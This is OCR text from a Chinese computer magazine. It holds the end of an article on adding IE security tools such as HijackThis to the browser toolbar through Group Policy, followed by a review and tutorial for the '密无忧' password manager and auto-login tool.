


图14


4.在IE中集成这些工具

上面向大家介绍了三个IE安全防范中的常用工具，下面我们通过组策略把这些程序集成到IE浏览器中以方便使用。首先要制作图标文件，这里我使用vc6.0制作好了，大家也可以使用ICO提取器获取自己喜欢的图标。然后在“开始”—“运行”中输入**gpedit.msc**，打开组策略，依次打开“用户配置”—“管理摸板”—“Windows组件”—“Internet Explorer”，在右侧窗口中双击“工具栏”，如图12。

双击“配置工具栏按钮”，把“已启用”前面的勾打上，然后在下面的窗口中只勾选前两项，如图13。

然后依次打开“用户配置”—“Windows设置”—“Internet Explorer维护”，双击右侧窗口中的“浏览用户界面”，双击“浏览用户自定义”，出现如图14所示的界面，单击“添加”按钮，在工具栏标题中输入一个自己喜欢的名字，在下面中依次选择自己制作好的图标，如图15。按照上面的操作依次把三个软件都添加到IE的工具栏中，以后我们使用的时候直接单击工具栏中的这些按钮就可以了。

（本文所涉及到的设置internet属性工具、index.dat文件查看器、htmlviewer网页源文件查看分析器、hijackthis和作者制作的图标已收录到光盘中）



密无忧
—让我们的密码从此无忧无虑

阿布

目前菜鸟们玩游戏时最怕的是什么？一定是怕自己的游戏帐号被盗取，那样的话装备就会被洗劫一空，更有甚者还会倒卖你的游戏帐号。不光是游戏，还有我们的QQ、论坛帐号、邮箱帐号等等，一旦出了意外，就会给我们的日常使用带来很大的麻烦。那么有什么好的解决方法吗？当然有了，那就是使用“密无忧－－自动登录器”。

密无忧是一款密码保护、自动登录和安全管理软件，主要作用就是通过建立安全通道方式防止盗号，各种登录界面无须手工填写密码，点击鼠标自动登录、密码信息高度加密保存，使用简单，并且没有间谍和流氓软件，彻底解决密码问题！

我们可以到其官方网站 http://www.miwuyou.com/ 下载到最新的版本，安装过程相当的简单，一路NEXT即可完成安装。在首次运行的时候需要设置一个超级密码，以后每次启动时都必须输




图1

人，从而从第一道关卡防止了密码被窃（图1）。

在设置完成后，需要添加登录项，可以在这里对帐号进行设置，当然也可以以后再进行添加／（点取消）。我比较喜欢玩跑跑卡丁车，那就添加一个跑跑卡丁车的帐号来演示一下喽（图2）。




图2

第一项是选择登录的项目，也就是你选择登录的游戏或者程序，可以通过这个下拉框进行选择，也可以通过旁边的“查询”按钮进行查询（图3）。可以通过类型、编号、项目（就是项目名的关键字搜索，比如想查询163邮箱，就可以直接搜索163）进行查询。

帐号信息就填写你的帐号和密码，如果你有几个游戏使用的都是同一个帐号的话就可以选择已有的帐号，这样省事省力，不过这需要你事先必须添加好了一个帐号才行。

程序路径就是是游戏主程序的完整目录，以我的跑跑卡丁车为例，其路径就是D:\PopKart\KartRider.exe了。

登录项默认帐号又是什么呢？如果一个登录项目你有多个帐号，例如跑跑卡丁车我有2个帐号，我就可以设置一个常玩的帐号为默认帐号，另一个不常玩的为非默认帐号。在启动游戏的时候就可以选择自己想玩的帐号了。



图3

在添加一个登录项目完成后点击“应用”还可以再对新的项目进行添加，这样大大节省了时间，可以把所有的帐号通通都交给它来保管。其主界面中的添加帐号与这个类似，就不再细说了。输入完帐号信息后，终于来到了程序的主界面（图4）。

“自动登录”部分可以实现项目的自动化登录，还是以跑跑卡丁车为例。先点“运行”等待跑跑卡丁车程序的启动，然后再选择游戏区域（图5）。为什么要这样操作呢？因为密无忧只能提供帐号密码的自动填写，对非帐号密码信息就无能为力了，所以在很多有验证码、区域选择等非帐号密码信息的地方还是需要我们手工进行输入的。




图4



图5

选择完区域后，再点“登录”按钮，你就会发现游戏已经成功登录，然后你就可以去游戏里面驰骋了。有些游戏是在全屏幕方式下登录的那么还要切换回来再点“登录”吗？不用，使用热键就可以。在游戏登录界面出来后，选择好非密码信息的部分，鼠标先点帐号输入框，清理掉显示的帐号字符，再按“Ctrl键＋鼠标左键”，就可以实现登录操作了。




图6

对于邮箱等无验证码的项目可以“运行并登录”的，这是什么意思呢？就是说运行和登录都是全自动化的，不需要我们的任何操作。以GMAIL为例，程序会自动启动IE然后自动填写帐号密码信息并自动登录（图6）。

如果需要修改帐号密码信息那要怎么操作呢？选择“帐号管理”选项（图7），在这里保存了你全部帐号的密码信息，可以添加、删除或者修改，而且还支持备注和帐号标识，让我们的帐号信息更方便识别。

可能这时候你又要郁闷了，为什么我经常上的黑客X档案论坛没有被收录呢？我该怎么办呢？对于这种情况作者也给我们想到了解决的办法，用户可以自己添加一些自定义的登录信息。比如要添加黑客X档案论坛，首先需要在帐号管理选项里添加上你在X论坛的帐号信息，然后再选择“自定义登录”选项，点“添加”按钮，在“登录项目”处随意起个名字，在“帐号描述”处选择刚才添加的X论坛的帐号，在“路径/URL”处填写论坛的登录入口，就是那个登录框的地址“http://bbs.hackerxfiles.net/logging.php?action=login”（图8），其它论坛或者网页大家可以根据实际情况来选择地址，然后就可以点“运行并登录”来实现X论坛自动登录了（图9）。

